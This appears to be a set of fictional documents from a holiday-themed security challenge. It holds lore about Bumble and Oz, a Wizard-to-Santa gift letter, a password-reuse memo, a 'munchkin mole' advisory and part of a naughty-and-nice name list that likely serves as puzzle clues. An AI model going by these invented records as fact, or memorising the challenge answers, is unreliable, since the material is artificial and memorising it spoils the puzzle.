The taskforce bravely followed the footprints back to an enormous cave, where they found a gigantic furry beast with horrible fangs. The so-called "Abominable Snow Monster" had enslaved the kidnapped elves, forcing them to make gigantic snowballs he could throw as weapons. After mounting a daring rescue operation, the Elves vowed to steer clear of the entire region inhabited by the Abominable.

In later years, through the tireless efforts of social worker and arctic prospector Yukon Cornelius, a miracle occurred! The Abominable actually became a jolly, happy soul, who could laugh and play. The Elves welcomed the newly friendly beast and started calling him "Bumble" as he earned a job putting Christmas tree toppers into place without a stepladder.



Very recently, though, the Bumble's behavior has become quite erratic. Several times every day, his eyes seem to go blank as he stares off into the distance. Rumor among the elves is that there must have been some magic in something the Bumble ate. As of this writing, the Bumble is under careful analysis by Yukon Cornelius and the North Pole's best veterinarians. A diagnosis remains elusive.

The Dreaded Inter-Dimensional Tornadoes

Throughout our recorded history, Oz has benefitted from quite favorable weather, with frequent sunny days and a moderately warm climate. Indeed, all Munchkins enjoy essentially year-round springtime weather, keeping flowers in bloom and making spirits bright.

However, one type of weather phenomenon interrupts the otherwise beautiful climate of Oz -- the dreaded Inter-Dimensional Tornadoes - when the weather outside is frightful. While quite rare, these ferocious storms appear suddenly and without warning, striking Oz every year or two. These calamitous cyclones vary in intensity, but even the weakest have caused significant damage, lifting houses off their foundations and shredding everything in their deadly path, especially paper products.


Inter-Dimensional Tornadoes get their unusual name because their intense power has been known to rip holes into the very fabric of space and time, allowing a single tornado to strike multiple different places in disparate time eras simultaneously, interlinking each time and location touched by the storm into a swirling inter-dimensional space-time vortex. Although the specific physics of such storms remains elusive to our best scientists, one thing is consistently observed by researchers and historians: When an Inter-Dimensional Tornado strikes, it not only scatters whatever it has vacuumed up throughout many lands, it sometimes also drops artifacts from the past or even the future in its wake. Such storms have brought antique watches, clothing, and curious gadgetry, lifting them from distant times and far away places and depositing them in Oz.

Regarding the Witches of Oz

Of all the varied and amazing people who inhabit the Land of Oz, the witches are among the most powerful, wielding potent magic and mesmerizing spells. They travel through the air, propelled by bubbles or broomsticks. Each witch has a very different attitude and outlook, ranging from faithful friends who are dear to us all the way down to hearts full of unwashed socks and souls full of gunk.

During the Great Schism, the witches very deliberately remained neutral, siding with neither the Munchkins nor the Elves. The witches seem to live exclusively in Oz, tending to their castles. As of this writing, the witches have never been observed in the North Pole.

Letter from the Wizard of Oz



From: The Wizard of Oz
Emerald City, Oz

To: Santa Claus
Christmastown, The North Pole

Dear Santa,

My old friend! I wish you a very merry Christmas. Thank you for all you do to bring holiday cheer around the world.

Every year, I enjoy our gift exchange — you giving me a Christmas present and I giving you a Solstice gift. We've exchanged some crazy things in the past. By my reckoning, you've given me:

- Big Hair Hairspray
- Pink Election Campaign Hat
- Bacon Bandages
- Scapy the Unicorn Plush Pillow
- Princess Leia Earmuffs
- Bacon Tie with Giant TV Remote
- Stormtrooper Boxer Shorts

Ah what fun times! And I've given you:


- The Nubulator
- Garden Gnome
- Justin Bieber Toothbrush
- Snorty the Pig Hat and Pink Gloves
- Giant Inflatable Olaf the Snowman
- Ariana Grande Light-up Cat Ear Headphones

Well, wait 'til you see what I've got for you this year, my friend! Yule love it!

Merry Christmas!

– The Wizard

MEMO - PASSWORD POLICY REMINDER



MEMORANDU

To: All North Pole Elves
From: Alabaster Snowball

RE: Password Reuse Habits

It has been brought to my attention that many of the North Pole Elves have adopted a terrible habit of reusing passwords across multiple systems.


Please take this opportunity to refamiliarize yourself with the policy requirement for password selection, summarized here:

- You must use a different password across all systems
- Your password must include letters and special characters
- Do not write down or share your passwords with others

Thank you for your cooperation in this matter.

Merry Christmas!

BOLO - Munchkin Mole Report



BOLO: Munchkin Mole Advisory

Please be advised that the long-rumored munchkin moles are now believed to be real. After a detailed and thorough investigation, North Pole Authorities have identified two munchkins impersonating elves in Santa's workshop.

When confronted, both munchkins were able to evade elf authorities after throwing rocks and engaging in aggravated hair pulling. The pair mysteriously disappeared after speaking an unknown word sounding like "puuurzgexgull."

Munchkin Descriptions

Name: Boq Questrian
Height: Approximately 4 feet
Weight: Unknown
Appearance: Reddish skin tone, blue eyes. A single curl of hair dominates an otherwise unremarkable hairstyle.
Warning: Boq is uncannily accurate at short-distance rock throwing.

Name: Bini Aru
Height: Approximately 4 feet
Weight: Unknown
Appearance: Pale skin, grey eyes. Unruly black hair.
Warning: Bini is unrelenting in hair pulling.

If you see these munchkin moles, do not attempt to detain or apprehend them. Contact the North Pole Police Department for assistance.

For more information visit https://nppd.northpolechristmastown.com.

Merry Christmas!

2017 NAUGHTY AND NICE LIST

Naughty and Nice List

Submitted on this the 24th of November 2017 pursuant to the EU General Data Protection Regulation (GDPR). Infraction information in this list has been removed to protect the privacy of those identified. Subjects identified in this document may exercise their right to object to the processing of this data pursuant to GDPR Article 21 by contacting gdpr@northpolechristmastown.com.

Abdullah Lindsey	Nice
Abigail Chavez	Nice
Aditya Perera	Naughty
Adrian Kemp	Nice
Adrian Lo	Nice
Adriana Sutherland	Nice
Agnes Adam	Nice
Ahmed Hernandez	Nice
Al Molina	Nice

Alabaster Snowball	Nice
Alejandro Burnett	Nice
Alexa Pearson	Nice
Alexander Sweeney	Nice
Alfred Slater	Nice
Alfred Yang	Nice
Alice Brock	Nice
Alice Salas	Nice
Alina Davis	Naughty
Allen Farmer	Naughty
Allen Grant	Nice
Allison Barton	Naughty
Aman Das	Nice
Amanda Dunn	Nice
Amber Rao	Nice
Amelia Mark	Nice
Amelia Saleh	Nice
Amir Shelton	Nice
Amr Rivas	Nice
Andrew Saeed	Nice
Andy Soriano	Nice
Angelica Macdonald	Nice
Anil Marquez	Nice
Anil Newman	Nice
Anna Duncan	Nice
Anthony Chin	Nice

Anthony Lang	Nice
Anthony Li	Nice
Arnold Monroe	Nice
Arthur Gray	Naughty
Ashlee Aziz	Nice
Ashlee Chen	Nice
Ashlee Hodge	Naughty
Asif Waters	Nice
Autumn Bautista	Nice
Autumn Marquez	Nice
Barb Sharma	Naughty
Belinda Prakash	Nice
Belinda Vargas	Nice
Bella Garg	Nice
Bernadette Bradley	Nice
Bernadette Holloway	Nice
Bernadette Law	Naughty
Beth Ryan	Nice
Betsy Carr	Nice
Betsy Marie	Nice
Beverly Khalil	Naughty
Bilal Lee	Nice
Billy Griffith	Nice
Bini Aru	Naughty
Blake Donaldson	Nice
Blake Nielsen	Naughty

Bob Byrne	Nice
Bonnie Clayton	Nice
Bonnie Maher	Nice
Bonnie Roberts	Naughty
Boq Questrian	Naughty
Bradley Andrews	Nice
Brenda Krishnan	Nice
Brendan Cunningham	Naughty
Brendan Ibrahim	Nice
Brendan Rivera	Nice
Brent Pascual	Nice
Bridget Buckley	Nice
Brittany Castillo	Nice
Brittney Colon	Nice
Brittney Frost	Nice
Brooke Phillips	Naughty
Bruce Aggarwal	Nice
Bryan Freeman	Nice
Bushy Evergreen	Nice
Byron Foster	Nice
Caleb Delacruz	Nice
Cameron Maxwell	Nice
